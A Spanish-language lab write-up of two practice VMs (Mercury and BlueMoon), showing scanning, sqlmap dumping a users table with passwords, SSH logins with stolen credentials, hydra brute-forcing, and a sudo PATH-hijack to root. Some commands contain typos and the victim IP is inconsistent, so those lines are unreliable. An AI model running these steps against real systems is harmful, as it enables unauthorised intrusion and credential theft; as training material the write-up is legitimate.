

INFORME BLUEMOON

Adrià Trillo Rodríguez

Contenido

- Escaneo de la red2
- Escaneamos los puertos.....2
- Accedemos a la web3
- Conectándonos al SSH6
- Resultado final9

Escaneo de la red

Realizamos un escaneo de la red para saber cuál es la IP de la máquina víctima

```
arp-scan -l
```

```
[100%] [1110] [1110]
#arp-scan -l
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:ff:fe:fc, IPv4: 10.20.30.8
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.20.30.1      52:54:00:12:35:00      (Unknown: locally administered)
10.20.30.2      52:54:00:12:35:00      (Unknown: locally administered)
10.20.30.3      08:00:27:39:8f:dd      (Unknown)
10.20.30.10     08:00:27:64:88:5a      (Unknown)
```

Obtenemos que la IP de la víctima es la 10.20.30.11, ya que las 3 primeras IPs están reservadas a otros dispositivos.

Escaneamos los puertos

```
Nmap -p- --open --min-rate 5000 -sSCV -n -Pn 10.20.30.11 -vvv -oN resultados.txt
```


Nos devuelve que la máquina tiene el puerto 22, y 8080 abiertos, por lo que el siguiente paso será consultar en el navegador para ver la web que hostea esta máquina.

```
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCv2kwy2C3yUkz42v3fw7LeUhH6rq0hQqqU4KNMv3Hh/25dEI3F1+BrJlimrVxH3B7
X3LyseGkigqn1P0hL5wTTRCXrgAr8iWPqJxIt0AJQQvIvSZkwzHVxn1Bn7+/FMKGjimGujaIWg2GFPk1FHPjULQWgEcPCU00z4lgaHAqZ
13qfgeu95G1cdE40Jhy7ENpiP/M01hFCi6cy+PhhgpN0UwbSa01UmvmAgJjcJbHbD5hk9xuHbuzhiWdUj02ftGKwS4qG9f2EhIKwy95RK
|_ 256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPRFXRHxQ1CAUIg81tUpJAjV4KTvpJ
|_ 256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEA7N/wSYGrz/Nb9cd1KwzZfsScvv9FX1naKAvG/Wog
8080/tcp  open  http-proxy  syn-ack ttl 64 WSGIServer/0.2 CPython/3.8.2
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-robots.txt: 1 disallowed entry
|_/
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.1 404 Not Found
```


Accedemos a la web

Para saber la web que hostea esta MV accederemos desde el buscado con la dirección:


<http://10.20.30.10:8080>




Como podemos ver, nos dice que la máquina se encuentra en desarrollo y que la visitemos más tarde. Sin embargo, si nos hemos fijado bien antes, en el nmap nos ha salido un pequeño archivo llamado robots.txt, que, es un archivo que nos puede brindar muchísima información.




El siguiente directorio al que accederemos, será http://10.20.30.10:8080/*. Esto, nos enviará a un "Page not found". Sin embargo, si nos fijamos bien veremos que la propia página nos da otro directorio más "mercurymfacts".



Una vez accedemos a <http://10.20.30.10/mercuryfacts/> , nos aparecerá una imagen de una luna junto con dos links en la parte inferior de la imagen.



Si accedemos a estos archivos, nos daremos cuenta de que el contenido de uno de estos está enumerado por id, por lo que es muy probable que haya una BBDD detrás.



Para asegurarnos de esto, ejecutaremos el siguiente comando

```
sqlmap -u http://10.20.30.10:8080/mercuryfacts/ --dbs -batch
```

Nos devolverá el siguiente resultado:

```
---
[14:40:23] [INFO] the back-end
back-end DBMS: MySQL >= 5.6
[14:40:23] [INFO] fetching data
available databases [2]:
[*] information_schema
[*] mercury

[14:40:23] [INFO] fetched data
ap/output/10.20.30.10'
```

Podemos ver que hay dos bases de datos disponibles, la 1ª no le haremos caso, ya que sale por defecto y, la segunda es la de mercury, que es la que nos interesa.

Una vez que sabemos que hay una BBDD detrás, ejecutaremos el siguiente comando para intentar encontrar las tablas de esta base de datos.

```
sudo sqlmap -u http://10.20.30.10:8080/mercuryfacts/ -D mercury --dump-all -batch
```

```

Database: mercury
Fact id: 1. (('Mercury does not have any moons or rings.'),)
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | johnny1987 | john |
| 2 | lovemykids111 | laura |
| 3 | lovemybeer111 | sam |
| 4 | mercuryisthesizeof0.056Earths | webmaster |
+-----+-----+-----+

[14:43:26] [INFO] table 'mercury.users' dumped to CSV file '
map/output/10.20.30.10/dump/mercury/users.csv'

```

Nos ha encontrado varios ID con su nombre de usuario y su password. Además, como se puede observar hay un usuario llamado webmaster y tenemos su contraseña.

Conectándonos al SSH

Una vez que tenemos estos usuarios y contraseñas, intentaremos acceder al SSH con el usuario webmaster junto a su contraseña.

```
ssh webmaster@10.20.30.10
```

```

System load: 0.01 Processes: 103
Usage of /: 67.6% of 4.86GB Users logged in: 0
Memory usage: 28% IPv4 address for enp0s3: 10.20.30.10
Swap usage: 0%

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Oct 18 17:40:38 2024 from 10.20.30.8
webmaster@mercury:~$ █

```

Una vez dentro, ejecutamos “whoami” y nos devolverá que somos “webmaster”. Además, si hacemos un ls nos listará la 1ª flag de todas junto a un proyecto llamado mercury_proj. Este proyecto contiene varios archivos y, uno de ellos tiene la contraseña de webmaster y linuxmaster hasheada, por lo que procederemos a pasarla a base64.

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyZWlzdGhlc2l6ZW9mMC4wNTZFVXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyZWl1YW5kaWFtZXRLcm1zNDg4MGttCg==
webmaster@mercury:~/mercury_proj$
```

Describramos con:

```
echo "el-hash-en-cuestion" | base64 -d
```

```
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyZWl1YW5kaWFtZXRLcm1zNDg4MGttCg=="
| base64 -d
mercuryameandiameteris4880km
webmaster@mercury:~/mercury_proj$
```

Ahora que ya tenemos la contraseña de linuxmaster, accederemos a “su linuxmaster” e introduciremos la contraseña recién encontrada

```
[sudo] password for webmaster:
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Hacemos un sudo -l para saber todos los permisos e archivos que podemos ejecutar



```
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
(root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Como podemos ver, tenemos acceso a “check_syslog.sh”, y, si miramos que hay dentro veremos que nos dará las 10 primeras líneas de este archivo

```
linuxmaster@mercury:/home/webmaster/mercury_proj$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```


Accedemos a gtobins y buscamos “tail”, veremos que hay varios comandos posibles.

 / **tail**  Star 10,794

File read SUID Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILF=file_to_read
tail -c1G "$LFILF"
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which tail) .
LFILF=file_to_read
./tail -c1G "$LFILF"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILF=file_to_read
sudo tail -c1G "$LFILF"
```

Nos posicionamos en la línea 5

```
Head -n 5 /usr/bin/check_syslog.sh
```

```
#!/bin/bash
tail -n 10 /var/log/syslog
root@mercury:~#
```

Seguidamente, creamos un enlace simbólico

```
ln -s /usr/bin/vim
```


Agregamos el directorio de trabajo actual a la variable de entorno

```
export PTH=$(pwd):$PATH
```

```
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$
```

```
sudo -preserve-env=PATH /usr/bin/vim tail
```

Escribimos el siguiente comando y ya seremos root.



Resultado final

```
root@mercury:/usr/bin# whoami
root
root@mercury:/usr/bin#
```



INFORME BLUEMOON

Adrià Trillo Rodríguez

Contenido

arp-scan -l	12
nmap	12
Accediendo al FTP	15
Descargando archivos del FTP	15
hydra	15
Accediendo al ssh.....	16
Invocando la shell	17
Permisos del usuario.....	17
Buscamos la vulnerabilidad	18
Resultado final	18

arp-scan -l


```
[root@atl1110] [/home/atl1110]
#arp-scan -l
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:ff:fe:fc, IPv4: 10.20.30.8
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.20.30.1      52:54:00:12:35:00      (Unknown: locally administered)
10.20.30.2      52:54:00:12:35:00      (Unknown: locally administered)
10.20.30.3      08:00:27:39:8f:dd      (Unknown)
10.20.30.9      08:00:27:da:aa:e5      (Unknown)
```

nmap

```
nmap -p- --open --minrate 5000 -sSCV -v -Pn 10.20.30.9 -vvv -oN resultados.txt
```

```
21/tcp open  ftp      syn-ack ttl 64 vsftpd 3.0.3
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey: rsa
|_ 2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA5GyQLNnP+ZJ8TLNz7o4WkimrsG7pbxw10VgHGUDwPxb0K1XSnuGwSwDowzMB67wqGqM9
1Acss8A1HD1Cx8qX61nJvb0s0XqUJFJ1ETfbDvSeejtYMUfC9Et/0Q/XafQs31F2a4hqUuKamuPdJTKyaIew8ZMWEaGTC4icw6szldIokyTMX
3qbAinTZAserX1AF4ReCNT1gWnz03/4Z0eDqCwu2cUNFXpLTQvMKSFM9cWVZMBcvG/doPGkoZBjvMLUuMfm30Y8WnDz+V5AA4KqIAcwI7Ug7
I+az16FCpilEyvprZu1TMHfIfLcZQb6x6eStt0811lmrau1suNNVmP3
|_ 256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnEUUf2myskGGrwP/ILSL1lvxdPyU3d6K1
VSyTRaTMzt6utM6m8UFuDqaMNmaiIU6X05Z7Z7jMRm2nKi+Y7y9I=
|_ 256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM5jZNISTRk6VHf8wJqqDBBW4vriYrvvQtFG2Ie0S4MF
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods: GET|POST|OPTIONS|HEAD
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: BlueMoon:2021
|_ http-favicon: Unknown favicon MD5: 0AEC38C716FDFA042747A9BC979F818F
MAC Address: 08:00:27:DA:AA:E5 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3º visitamos la web



4º ejecutamos un

```
gobuster dir -u http://10.20.30.9 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
[user@parrot]~$ gobuster dir -u http://10.20.30.9 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.20.30.9
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/server-status (Status: 403) [Size: 275]
/hidden_text (Status: 200) [Size: 1169]
Progress: 207643 / 207644 (100.00%)

Finished
```

5º Accedemos al hidden_text

6º Escaneamos el QR en un lector de QR online



Accediendo al FTP

7º Accedemos al ftp con las credenciales que nos ha dado el qr

```
#ftp 10.20.30.9
Connected to 10.20.30.9.
220 (vsFTPd 3.0.3)
Name (10.20.30.9:a_trillo): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Descargando archivos del FTP

8º Cogemos los archivos que nos da el servidor y los descargamos

```
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||23645|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****| 147 50.92 KiB/s 00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (31.91 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||59127|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****| 363 173.94 KiB/s 00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (100.25 KiB/s)
ftp>
```

hydra

10º Hacemos un hydra con el usuario y el diccionario

En uno de los archivos hay un usuario “Robin” y, en el otro archivo hay un pequeño diccionario con posibles contraseñas


```
#hydra -l robin -P p_lists.txt ssh://10.20.30.9
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 15:38:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://10.20.30.9:22/
[22][ssh] host: 10.20.30.9 login: robin password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-24 15:38:52
[✗]-[root@atrillo]-[/home/a_trillo]
```

Accediendo al ssh

11º Accedemos al servidor ssh como robin


```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 18 08:46:20 2024 from 10.20.30.8
robin@BlueMoon:~$
```

Nos encontramos una carpeta llamada proyecto y un .sh en su interior. Para ejecutarlo haremos lo siguiente:

```
sudo -u Jerry /bin/bash
```

